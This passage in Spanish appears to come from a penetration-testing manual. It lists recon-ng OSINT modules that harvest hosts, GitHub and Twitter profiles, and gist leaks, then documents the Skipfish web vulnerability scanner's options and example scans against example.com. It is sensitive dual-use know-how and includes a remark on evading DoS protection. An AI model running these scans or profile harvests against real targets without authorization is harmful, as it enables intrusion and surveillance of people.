Ruta: modules/recon/netblocks-hosts/shodan_net.py
Keys: shodan_api
Descripción: Cosecha los dispositivos de la API de Shodan utilizando el operador de búsqueda 'net'. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LIMIT	1	Si	Límite de solicitudes de API por fuente de entrada (0 = ilimitado)
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT netblock FROM netblocks WHERE netblock IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

74. Virustotal domains extractor
Ruta: modules/recon/netblocks-hosts/virustotal.py
Keys: virustotal_api
Descripción: Cosecha dominios de Virustotal utilizando la API de informes. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
INTERVAL	15	Si	Intervalo en segundos entre solicitudes de API
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT netblock FROM netblocks WHERE netblock IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

75. Internet Census 2012 Lookup
Ruta: modules/recon/netblocks-ports/census_2012.py
Descripción: Consulta los datos del Censo de Internet 2012 a través de Exfiltrated.com para enumerar los puertos abiertos para un bloque de red.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT netblock FROM netblocks WHERE netblock IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* http://exfiltrated.com/querystart.php

76. Censys.io Netblock Enumerator
Ruta: modules/recon/netblocks-ports/censysio.py
Keys: censysio_id, censysio_secret
Descripción: Consulta la API censys.io para enumerar información sobre netblocks.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LIMIT	True	Si	Limitación de velocidad de alternancia
RATE	0,2	Si	Tasa de fuga del punto final de búsqueda (tokens / segundo)
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT netblock FROM netblocks WHERE netblock IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Para enumerar los puertos para los dispositivos, usar la siguiente consulta como la opción SOURCE.
- SELECT DISTINCT ip_address || '/32' FROM hosts WHERE ip_address IS NOT NULL
* Las tasas de fugas pueden variar. La tasa de fuga de cada usuario aparece en su cuenta Censys.io.

77. Ports to Hosts Data Migrator
Ruta: modules/recon/ports-hosts/migrate_ports.py
Descripción: Agrega un nuevo dispositivo para todos los nombres de host almacenados en la tabla de 'ports'.
Opciones: No hay.

78. Dev Diver Repository Activity Examiner
Ruta: modules/recon/profiles-contacts/dev_diver.py
Descripción: Busca repositorios de código público para obtener información sobre un nombre de

usuario determinado.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT username FROM profiles WHERE username IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

79. Github Profile Harvester
Ruta: modules/recon/profiles-contacts/github_users.py
Keys: github_api
Descripción: Utiliza la API de Github para recopilar información del usuario de los perfiles recopilados. Actualiza la tabla de 'contacts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT username FROM profiles WHERE username IS NOT NULL AND resource LIKE 'Github'
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

80. NameChk.com Username Validator
Ruta: modules/recon/profiles-profiles/namechk.py
Descripción: Aprovecha NameChk.com para validar la existencia de nombres de usuario en sitios web específicos y actualiza la tabla de 'profiles' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT username FROM profiles WHERE username IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Nota: Es posible que sea necesario aumentar la opción de tiempo de espera global para admitir sitios más lentos.

81. OSINT HUMINT Profile Collector
Ruta: modules/recon/profiles-profiles/profiler.py
Descripción: Toma cada nombre de usuario de la tabla de perfiles y busca una variedad de sitios web para esos usuarios. La lista de sitios válidos proviene del proyecto principal en https://github.com/WebBreacher/WhatsMyName
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT username FROM profiles WHERE username IS NOT NULL

<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Nota: es posible que sea necesario aumentar la opción de tiempo de espera global para admitir sitios más lentos.
* Advertencia: el uso de este módulo detrás de un proxy de filtrado puede causar falsos negativos ya que algunos de estos sitios pueden estar bloqueados.

82. Twitter Mentioned
Ruta: modules/recon/profiles-profiles/twitter_mentioned.py
Keys: twitter_api, twitter_secret
Descripción: Aprovecha la API de Twitter para enumerar los usuarios que mencionaron el identificador dado. Actualiza la tabla de 'profiles' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LIMIT	True	Si	Limitación de velocidad de alternancia
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT username FROM profiles WHERE username IS NOT NULL AND resource LIKE 'Twitter' COLLATE NOCASE
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Twitter limita el historial de búsqueda de tweets a 7 días.

83. Twitter Mentions
Ruta: modules/recon/profiles-profiles/twitter_mentions.py
Keys: twitter_api, twitter_secret
Descripción: Aprovecha la API de Twitter para enumerar los usuarios mencionados por el identificador establecido. Actualiza la tabla de 'profiles' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LIMIT	True	Si	Limitación de velocidad de alternancia
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT username FROM profiles WHERE username IS NOT NULL AND resource LIKE 'Twitter' COLLATE NOCASE
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Twitter limita el historial de búsqueda de tweets a 7 días.

84. Github Code Enumerator
Ruta: modules/recon/profiles-repositories/github_repos.py
Keys: github_api
Descripción: Utiliza la API de Github para enumerar repositorios y lo esencial de un usuario de Github. Actualiza la tabla de 'repositories' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT username FROM profiles WHERE username IS NOT NULL AND resource LIKE 'Github'
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

85. Github Commit Searcher
Ruta: modules/recon/repositories-profiles/github_commits.py
Keys: github_api
Descripción: Utiliza la API de Github para recopilar perfiles de usuario de confirmaciones de repositorio. Actualiza la tabla de 'profiles' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
AUTHOR	True	Si	Extraer la información del autor
COMMITTER	True	Si	Extraer información del confirmador
MAXPAGES	1	Si	Número máximo de páginas de confirmación para procesar para cada repositorio (0 = ilimitado)
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT owner, name FROM repositories WHERE resource LIKE 'Github' AND category LIKE 'repo'
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

86. Github Gist Searcher
Ruta: modules/recon/repositories-vulnerabilities/gists_search.py
Descripción: Utiliza la API de Github para descargar y buscar en Gists posibles divulgaciones de información. Actualiza la tabla de 'vulnerabilities' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
KEYWORDS	/usr/share/recon-ng/data/gist_keywords.txt	Si	archivo que contiene una lista de palabras clave
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT url FROM repositories WHERE url IS NOT NULL AND resource LIKE 'Github' AND category LIKE 'gist'
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Las búsquedas generales son sensibles a mayúsculas y minúsculas. Incluya todas las permutaciones deseadas en la lista de palabras clave.

87. Github Dork Analyzer

Ruta: modules/recon/repositories-vulnerabilities/github_dorks.py
Keys: github_api
Descripción: Utiliza la API de Github para buscar posibles vulnerabilidades en el código fuente al aprovechar Github Dorks y el operador de búsqueda 'repo'. Actualiza la tabla de 'vulnerabilities' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
DORKS	/usr/share/recon-ng/data/github_dorks.txt	Si	archivo que contiene una lista de github dorks
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT owner || '/' || name FROM repositories WHERE name IS NOT NULL AND resource LIKE 'Github' AND category LIKE 'repo'
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

Módulos de informes
88. CSV File Creator
Ruta: modules/reporting/csv.py
Descripción: Crea un archivo CSV que contiene los datos recolectados especificados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
FILENAME	/root/.recon-ng/workspaces/default/results.csv	Si	ruta y nombre de archivo para la salida
HEADERS	False	Si	Incluir las cabeceras de la columna
TABLE	hosts	Si	tabla fuente de datos a exportar

89. HTML Report Generator
Ruta: modules/reporting/html.py
Descripción: Crea un informe HTML.
Opciones:

Nombre	Valor actual	Requerido	Descripción
CREATOR		Si	nombre del creador para el pie de página del informe
CUSTOMER		Si	nombre del cliente para el encabezado del informe
FILENAME	/root/.recon-ng/workspaces/default/results.html	Si	ruta y nombre de archivo para la salida del informe
SANITIZE		Si	enmascarar datos confidenciales en el informe

90. JSON Report Generator
Ruta: modules/reporting/json.py

Descripción: Crea un informe JSON.
Opciones:

Nombre	Valor actual	Requerido	Descripción
FILENAME	/root/.recon-ng/workspaces/default/results.json	Si	ruta y nombre de archivo para la salida del informe
TABLE	hosts, contacts, credentials	Si	lista delimitada por comas de tablas

91, List Creator
Ruta: modules/reporting/list.py
Descripción: Crea un archivo que contiene una lista de registros de la base de datos.
Opciones:

Nombre	Valor actual	Requerido	Descripción
COLUMN	ip_address	Si	columna fuente de datos para la lista
FILENAME	/root/.recon-ng/workspaces/default/list.txt	Si	ruta y nombre de archivo para la salida
NULLS	False	Si	incluir nulos en el conjunto de datos
TABLE	hosts	Si	tabla de datos fuente para la lista
UNIQUE	True	Si	solo devuelve elementos únicos del conjunto de datos

92. Proxifier
Ruta: modules/reporting/proxifier.py
Descripción: Solicita las URLs de la base de datos con el fin de completar un proxy en línea. Requiere que la opción de proxy global se configure antes de ejecutar el módulo.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de la entrada

Opciones del origen:
default SELECT example FROM vulnerabilities WHERE category='Google Dork'
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

93. PushPin Report Generator
Ruta: modules/reporting/pushpin.py
Descripción: Crea medios HTML e informes de mapas para todos los PushPins almacenados en la base de datos.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LATITUDE		Si	Latitud del epicentro
LONGITUDE		Si	Longitud del epicentro
MAP_FILENAME	/root/.recon-ng/workspaces/default/pushpin_map.html	Si	ruta y nombre de archivo para el informe de mapa de pushpin

MEDIA_FILENAME	/root/.recon-ng/workspaces/default/pushpin_media.html	Si	ruta y nombre para el informe del medio de pushpin
RADIUS		Si	Radio del epicentro en kilómetros

94. XLSX File Creator
Ruta: modules/reporting/xlsx.py
Descripción: Crea un archivo XLSX compatible con Excel que contiene todo el conjunto de datos.
Opciones:

Nombre	Valor actual	Requerido	Descripción
FILENAME	/root/.recon-ng/workspaces/default/results.xlsx	Si	ruta y nombre de archivo para la salida del informe

95. XML Report Generator
Ruta: modules/reporting/xml.py
Descripción: Crea un informe XML.
Opciones:

Nombre	Valor actual	Requerido	Descripción
FILENAME	/root/.recon-ng/workspaces/default/results.xml	Si	ruta y nombre de archivo para la salida del informe
TABLES	hosts, contacts, credentials	Si	lista delimitada por comas de las tablas

51. Skipfish

Skipfish es una herramienta de reconocimiento activo de seguridad de aplicaciones web. Esta herramienta prepara un mapa interactivo del sitio objetivo llevando a cabo un rastreo recursivo y sondas basadas en diccionario. Entonces el mapa resultante es anotado con la salida de una serie de activos no disruptivos de controles de seguridad. El informe final generado por la herramienta es destinado a servir como base para la seguridad profesional de las evaluaciones de las aplicaciones web.

Lleva incorporadas varias listas de palabras con extensión wl. Dado que sus contenidos puede cambiar durante la ejecución de skipfish, es recomendable hacer una copia en el escritorio con > cp medium.wl ~/Desktop/medium.wl antes de la ejecución de skipfish. El fichero pivots.txt contiene todas las URLs visitadas.

Una serie de herramientas comerciales y de código abierto con funcionalidad análoga están fácilmente disponibles, por ejemplo, Nikto, Nessus. Dicho esto, skipfish intenta abordar algunos de los problemas comunes asociado con los escáneres de seguridad web. Las ventajas específicas de skipfish incluyen:
* Alto rendimiento: se han observado más de 500 solicitudes por segundo frente a los objetivos receptivos de Internet, más de 2000 solicitudes por segundo en redes LAN/MAN y más de 7000 solicitudes contra instancias locales con una CPU muy modesta, red y huella de memoria. Esto se puede atribuir a:
    * La multiplexación de E/S de la red de un solo thread, totalmente asíncrono y un modelo de procesamiento de datos que elimina la gestión de memoria, la programación y las ineficiencias de IPC presentes en algunos clientes multiproceso.
    * Las funciones avanzadas de HTTP/1.1 como solicitudes de rango, compresión de contenido y conexiones keep-alive, así como el límite del tamaño de respuesta forzada para mantener bajo control la sobrecarga a nivel de red.
    * El almacenamiento en caché de la respuesta inteligente y la heurística avanzada del comportamiento del servidor se utilizan para minimizar el tráfico innecesario
    * La implementación C orientada al rendimiento, pura, que incluye una pila HTTP a medida.

* Facilidad de uso: skipfish es altamente adaptable y confiable. Las características del escáner son:
    * Reconocimiento heurístico del manejo de parámetros oscuros basados en rutas y esquemas de consultas.
    * Manejo elegante de sitios multi-framework donde determinadas rutas obedecen a una semántica completamente diferente o están sujetos a reglas de filtrado diferente.
    * Construcción automática de listas de palabras basada en el análisis de contenido del sitio.
    * Funciones de escaneo probabilístico para permitir evaluaciones periódicas y limitadas en el tiempo de sitios arbitrariamente complejos.
    * Controles de seguridad bien diseñados: la herramienta está destinada a proporcionar información precisa y resultados significativos:
        * Los diccionarios a medida ofrecen una excelente cobertura y permiten unas pruebas minuciosas $keyword.$extension en un plazo razonable.
        * Se prefieren las sondas diferenciales de 3 pasos a las comprobaciones de firma para detectar vulnerabilidades
        * La lógica del estilo ratproxy se usa para detectar problemas sutiles de seguridad: falsificación de solicitudes entre sitios, inclusión de scripts entre sitios, contenido mixto, emisión de desajustes MIME y de caracteres, directivas de almacenamiento en caché incorrectas, etc.

* Los controles de seguridad incluidos están diseñados para manejar escenarios difíciles: XSS almacenado (ruta, parámetros, encabezados), inyección oculta de SQL o XML o inyección de shell blind.
* Firmas de contenido de estilo Snort que resaltarán los errores del servidor, fugas de información o aplicaciones web potencialmente peligrosas.
* El procesamiento posterior de informes reduce drásticamente el ruido causado por cualquier falso positivo o otros trucos del servidor identificando repetitivos patrones.

Pruebas específicas que implementa

* Fallos de alto riesgo que potencialmente pueden comprometer el sistema:
    * Inyección de consultas del lado del servidor incluidos vectores blind y parámetros numéricos.
    * Sintaxis explícita similar a SQL en parámetros GET o POST.
    * Inyección de comandos de shell del lado del servidor incluidos vectores blind.
    * Inyección XML / XPath del lado del servidor incluidos los vectores blind.
    * Vulnerabilidades de formato de cadena.
    * Vulnerabilidades de desbordamiento de enteros.
    * Ubicaciones que aceptan HTTP PUT.

* Fallos de riesgo medio que potencialmente pueden comprometer los datos:
    * Vectores XSS almacenados y reflejados en el cuerpo del documento. Soporte mínimo de JS XSS.
    * Vectores XSS almacenados y reflejados a través de redireccionamientos HTTP.
    * Vectores XSS almacenados y reflejados a través de la división del encabezado HTTP.
    * Directorio traversal / LFI / RFI incluidos vectores restringidos.
    * Varios PDI de archivos (fuentes del lado del servidor, configuraciones, etc.).
    * Script proporcionado por el atacante y vectores de inclusión CSS almacenados y reflejados.
    * Script externo no confiable y vectores de inclusión CSS.
    * Problemas de contenido mixto en script y recursos CSS.
    * Formularios de contraseña que se envían desde o hacia páginas que no son SSL.
    * Tipos MIME incorrectos o que faltan en renderizables.
    * Tipos MIME genéricos en renderizables.
    * Conjuntos de caracteres incorrectos o que faltan en renderizables.
    * Conflicto de información MIME/charset en renderizables.
    * Directivas de caché incorrectas en las respuestas de configuración de cookies.

* Problemas de bajo riesgo:
    * Directorio que enumera los vectores de derivación.
    * Redirección a las URL almacenadas y reflejadas proporcionadas por el atacante.
    * Contenido incrustado almacenado y reflejado proporcionado por el atacante.
    * Contenido incrustado externo no confiable.
    * Contenido mixto en recursos no programables.
    * HTTPS -> Envío HTTP de formularios HTML.
    * Credenciales HTTP en URL.
    * Certificados SSL caducados o aún no válidos.
    * Formularios HTML sin protección XSRF.
    * Certificados SSL autofirmados.
    * El nombre del dispositivo del certificado SSL no coincide.
    * Directivas de almacenamiento en caché incorrectas en contenido menos sensible.

Entradas informativas no específicas

* Información general del certificado SSL.
* Cambio significativo de cookies HTTP.
* Cambio de encabezados de servidor, vía o X -...
* Nuevas firmas 404.
* Recursos a los que no se puede acceder.
* Recursos que requieren autenticación HTTP.
* Enlaces rotos.
* Errores del servidor.
* Todos los enlaces externos no clasificados de otra manera.
* Todos los correos electrónicos externos.
* Todos los redireccionadores de URL externos.
* Enlaces a protocolos desconocidos.
* Campos de formulario que no se pudieron completar automáticamente.
* Formas de ingreso de contraseña para fuerza bruta externa.
* Formularios de subida de archivos.
* Otros formularios HTML.
* Nombres de archivos numéricos para fuerza bruta externa.
* Enlaces proporcionados por el usuario que se muestran en una página.
* Tipo MIME incorrecto o que falta en contenido menos significativo.
* Tipo MIME genérico en contenido menos significativo.
* Juego de caracteres incorrecto o que falta en contenido menos significativo.
* Información MIME/charset conflictiva sobre contenido menos significativo.
* Convenciones de paso de parámetros tipo OGNL.

Junto con una lista de problemas identificados, skipfish también proporciona un resumen de tipos de documentos y tipos de problemas encontrados y un interactivo mapa del sitio, con nodos descubiertos a través de la fuerza bruta denotada en una forma distintiva.

Empleo

Uso: skipfish [opciones ...] -W wordlist -o output_dir start_url [start_url2 ...]

Opciones de autenticación y acceso:

-A user:pass	Utilizar las credenciales de autenticación HTTP especificadas
-F host=IP	Resolver los dispositivos con las direcciones IP
-C name=val	Añadir una cookie personalizada a todas las solicitudes
-H name=val	Añadir un encabezado HTTP personalizado a todas las solicitudes
-b (i|f|p)	Utilizar encabezados compatibles con MSIE / Firefox / iPhone
-N	No aceptar ninguna nueva cookie
--auth-form url	URL de autenticación de formulario
--auth-user user	Usuario de autenticación de formulario
--auth-pass pass	Contraseña de autenticación de formulario
--auth-verify-url	URL para la detección en la sesión

Opciones de alcance de rastreo:

-d max_depth	Profundidad máxima del árbol de rastreo. Por defecto 16
-c max_child	Máximo de hijos al índice por nodo. Por defecto 512
-x max_desc	Máximos descendientes a índice por rama. Por defecto 8192
-r r_limit	Número total máximo de solicitudes a enviar. Por defecto 100000000
-p crawl%	Probabilidad de rastreo de nodos y enlaces. Por defecto 100%
-q hex	Repetir la exploración probabilística con una semilla determinada
-I string	Solo seguir las URL que coincidan con 'string'
-X string	Excluir las URL que coincidan con 'string'
-K string	No fuzz parámetros llamados 'string'
-D domain	Rastrear enlaces de sitios cruzados a otro dominio
-B domain	Confiar, pero no rastrear, otro dominio
-Z	No descender a lugares 5xx
-O	No enviar ningún formulario
-P	No analizar HTML, etc, para encontrar nuevos enlaces

Opciones de informe:

-o dir	Escribir la salida en el directorio especificado. Obligatorio.
-M	Registrar avisos sobre contenido mixto/contraseñas no SSL
-E	Registrar todos los desajustes de intento de almacenamiento en caché de HTTP/1.0/HTTP/1.1
-U	Registrar todas las direcciones URL externas y correos electrónicos vistos
-Q	Suprimir completamente los nodos duplicados en los informes.
-u	Estar tranquilo, deshabilitar las estadísticas de progreso en tiempo real
-v	Modo verbose

Opciones de gestión del diccionario:

-W wordlist	Usar una lista de palabras de lectura/escritura especificada. Obligatorio.
-S wordlist	Cargar una lista de palabras de solo lectura suplementaria
-L	No aprender automáticamente nuevas palabras clave para el sitio
-Y	No fuzz extensiones en el directorio de fuerza bruta
-R age	Las palabras de purga golpean más que las exploraciones de 'age'
-T name=val	Añadir nueva regla de autocompletar formulario
-G max_guess	Número máximo de conjeturas de palabras clave a mantener.

	Por defecto 256
-z sigfile	Cargar firmas desde este archivo

Configuración de rendimiento:

-g max_conn	Conexiones TCP máximas simultáneas, globales. Por defecto 40
-m host_conn	Máximo de conexiones simultáneas por IP objetivo. Por defecto 10
-f max_fail	Número máximo de errores HTTP consecutivos. Por defecto 100
-t req_tmout	Tiempo de espera total de respuesta de solicitud. Por defecto 20 seg
-w rw_tmout	Tiempo de espera de E/S de red individual. Por defecto 10 seg
-i idle_tmout	Tiempo de espera en conexiones HTTP inactivas. Por defecto 10 seg
-s s_limit	Límite de tamaño de respuesta. Por defecto 400000 B
-e	No guardar respuestas binarias para reportar

Otras opciones:

-l max_req	Número máximo de solicitudes por segundo
-k duration	Detener el escaneo después de la duración dada h: m: s
--config file	Cargar el archivo de configuración especificado

Ejecución

Una vez que se haya seleccionado el diccionario, se puede usar la opción -S para cargar este diccionario y la opción -W para especificar un archivo inicialmente vacío para cualquier sitio específico recién aprendido palabras clave:

```
$ touch new_dict.wl
$ ./skipfish -o output_dir -S existing_dictionary.wl -W new_dict.wl \
  http://www.example.com/some/starting/path.txt
```

Se puede usar la opción -W, si no desea almacenar palabras clave aprendidas automáticamente en cualquier lugar. Tener en cuenta que se puede proporcionar más de una URL de inicio si así se desea y en consecuencia todo ellos serán rastreados. También es posible leer las URL de un archivo utilizando la siguiente sintaxis:

```
$ ./skipfish [...other options...] @../path/to/url_list.txt
```

La herramienta mostrará algunas estadísticas útiles mientras el escaneo está en progreso. También se puede cambiar a una lista de solicitudes HTTP sobre la marcha presionando la tecla Enter.

En el ejemplo anterior, skipfish escaneará todo el www.example.com incluidos los servicios en otros puertos, si están vinculados desde la página principal y escribe un informe en output_dir/index.html. Después se puede ver este informe con su navegador favorito. En este navegador debe estar habilitado Javascript y debido a la reciente file:// mejoras de seguridad en determinados navegadores, es posible que se deba acceder resultados a través de HTTP. El archivo index.html es estático y los resultados reales se almacenan como una jerarquía de archivos JSON, adecuados para el procesamiento de máquinas o diferentes presentaciones frontales. Además una

lista de todos las URLs descubiertas se guardarán en otro archivo, pivots.txt, para un fácil procesamiento posterior.

Se puede usar un script complementario simple, sfscandiff, para ver las diferencias entre 2 escaneos ejecutados contra el mismo objetivo con las mismas opciones. El informe más nuevo será anotado de manera no destructiva agregando fondo rojo a todos nodos nuevos o modificados y fondo azul para todos los problemas nuevos o modificados que se encontraron.

Algunos sitios pueden requerir autenticación para la cual se describe nuestro soporte en doc/autenticacion.txt. En la mayoría de los casos, se querrá usar el método de autenticación de formulario que es capaz de detectar sesiones rotas para volver a autenticar.

Una vez autenticado, determinadas URLs en el sitio pueden cerrar la sesión. Se puede combatir esto de 2 maneras: usando la opción -N, que hace que el escáner rechace los intentos de establecer o eliminar cookies o con la opción -X, que evita que se busquen URLs coincidentes:

$ ./skipfish -X /logout/logout.aspx ...otros parámetros...

La opción -X también es útil para acelerar los escaneos al excluir / icons/, /do /, /manuals/ y otras ubicaciones estándar y mundanas a lo largo de estas líneas. En general se puede usar la opción -X e -I, solo si el crawl de URL coincide con una subcadena para limitar el alcance de un escaneo incluida la restricción solo a un protocolo y a un puerto específico:

$ ./skipfish -I http://example.com:1234/ ...otros parámetros...

La opción -K permite especificar nombres de parámetros para no fuzz, útil para aplicaciones que colocan ID de sesión en la URL, para minimizar el ruido.

Otra opción útil es -D, que permite especificar más hosts o dominios a considerar dentro del alcance de la prueba. Por defecto, todos los dispositivos que aparecen en las URLs de la línea de comandos se agregan a la lista, pero se puede usar la opción -D para ampliar estas reglas, por ejemplo:

$ ./skipfish -D test2.example.com -o output-dir http://test1.example.com/

o para una coincidencia de comodín de dominio, usar:

$ ./skipfish -D .example.com -o output-dir http://test1.example.com/

En algunos casos no se desea rastrear realmente un dominio de terceros, pero confía en el propietario de este dominio, lo suficiente como para no preocuparse por la inclusión de contenido del dominio cruzado desde esa ubicación. Para suprimir las advertencias, se puede usar la opción -B, por ejemplo:

$ ./skipfish -B .google-analytics.com -B .googleapis.com ...otros parámetros...

Por defecto, skipfish envía los encabezados HTTP minimalistas para reducir la cantidad de intercambio de datos por la red. Sin embargo algunos sitios examinan las cadenas o encabezados de User-Agent ordenando rechazar clientes no compatibles. En este caso, se puede usar la opción -b, es decir, -b ffox, o -b phone para imitar uno de los 2 navegadores populares.

Cuando se trata de personalizar las solicitudes HTTP, también se puede usar la opción -H para insertar cualquier encabezado adicional no estándar o la opción -F para definir un mapeo

personalizado entre un dispositivo y una dirección IP sin pasar por el resolver. La última característica es particularmente útil para servicios no lanzados o antiguos.

Algunos sitios pueden ser demasiado grandes para escanear en un plazo razonable. Si el sitio presenta zonas bien definidas, por ejemplo, 100000 usuarios con perfiles casi idénticos como parte de una red social, estas ubicaciones específicas pueden ser excluido con las opciones -X o -S. En otros casos, es posible que se deba recurrir a otra configuración:

- la opción -d limita la profundidad del rastreo a un número específico de subdirectorios;
- la opción -C limita el número de hijos por directorio;
- la opción -x limita el número total de descendientes por rama de árbol de rastreo y
- la opción -r limita el número total de solicitudes a enviar en un escaneo.

La opción -p es interesante y está disponible para evaluaciones repetidas. Especificando un porcentaje entre 1 y 100%, es posible decirle al rastreador a seguir menos del 100% de todos los enlaces y probar menos del 100% de todas las entradas del diccionario. Naturalmente esto limita la integridad de un escaneo, pero a diferencia de la mayoría de las otras configuraciones, lo hace de forma equilibrada, no determinista.

Es extremadamente útil cuando se está configurando un rastreo, el uso de un límite de tiempo, pero esto requiere evaluaciones periódicas de la infraestructura. Otra opción relacionada cpn esta es -q, que establece la semilla inicial aleatoria para el rastreador en un valor especificado. Esta se puede usar para reproducir exactamente un escaneo anterior para comparar resultados. La aleatoriedad se basa principalmente en la opción -p, pero también para hacer un un par de decisiones de gestión de escaneo en otro lugar.

Algunos servicios particularmente complejos o rotos pueden involucrar un número muy alto de páginas idénticas o casi idénticas. Aunque estos sucesos son por predeterminado en gris en el informe, todavía usan algo de estado de pantalla y se toman un tiempo para procesar en el nivel de JavaScript. En estos casos extremos, se puede usar la opción -Q para suprimir por completo los informes de nodos duplicados antes de que el informe esté escrito. Esto puede dar una comprensión menos integral de como está organizado el sitio, pero no tiene impacto en la cobertura de la prueba.

En determinadas evaluaciones rápidas, es posible que tampoco tenga interés en tener especial atención a la funcionalidad deseada del sitio, con la esperanza de explorar solo secretos no vinculados. En tal caso, se puede especificar la opción -P para inhibir todo el análisis HTML. Esto limita la cobertura y quita la capacidad para que el escáner aprenda nuevas palabras clave mirando el HTML, pero se acelera dramáticamente la prueba. Otra opción igualmente paralizante que reduce el riesgo de efectos persistentes de una exploración es -O, que inhibe el análisis de todas las formas y pasos de presentación.

Algunos sitios que manejan datos confidenciales de usuarios se preocupan por obtener bien el SSL. Skipfish opcionalmente puede ayudar a resolver contenidos mezclados problemáticos o escenarios de envío de contraseña: usar la opción -M para habilitar esto. El escáner se quejará de situaciones como http: // scripts que se cargan en páginas https: //, pero no tendrá en cuenta escenarios que no sean de riesgo como las imágenes.

Del mismo modo, determinados sitios pueden preocupar en los casos en que el almacenamiento en caché está restringido en el nivel HTTP/1.1, pero que no exista una directiva de almacenamiento en caché HTTP/1.0 explícita como es el caso del empleo de la opción -E en la línea de comando, que hace que skipfish registre todo los casos con cuidado.

En algunas ocasiones, se desea limitar las solicitudes por segundo para limitar la carga en el servidor de destino o posiblemente omitir la protección DoS. La opción -l se puede utilizar para establecer este límite y el valor dado es la máxima cantidad de solicitudes por segundo que desea que skipfish realice.

Generalmente los escaneos no deberían tomar semanas. En muchos casos, probablemente se desea limitar la duración del escaneo para que se ajuste dentro de un tiempo determinado. Esto se puede hacer con la opción -k, que permite la cantidad de horas, minutos y segundos que se especificarán en un formato H: M: S. El uso de esta opción puede afectar la cobertura de escaneo si el tiempo de espera de escaneo expira antes de probar todas las páginas.

Por último, en algunas evaluaciones que involucran sitios independientes sin un amplio contenido del usuario, el auditor puede preocuparse por cualquier correo electrónico externo o los enlaces HTTP vistos, incluso si no tienen un impacto inmediato en la seguridad. Usar la opción -U para tener estos valores registrados.

La gestión del diccionario es un tema especial y como ya se mencionó, está cubierto en más detalle en doc/dictionary.txt. Algunas de las opciones relevantes incluyen

- las opciones -S y -W ya explicadas,
- la opción -L para suprimir el aprendizaje automático,
- la opción -G para limitar el tamaño del jar de adivinanzas de palabras clave,
- la opción -R para eliminar las entradas antiguas del diccionario y
- la opción -Y para inhibir el costoso fuzzing $keyword.$extension.

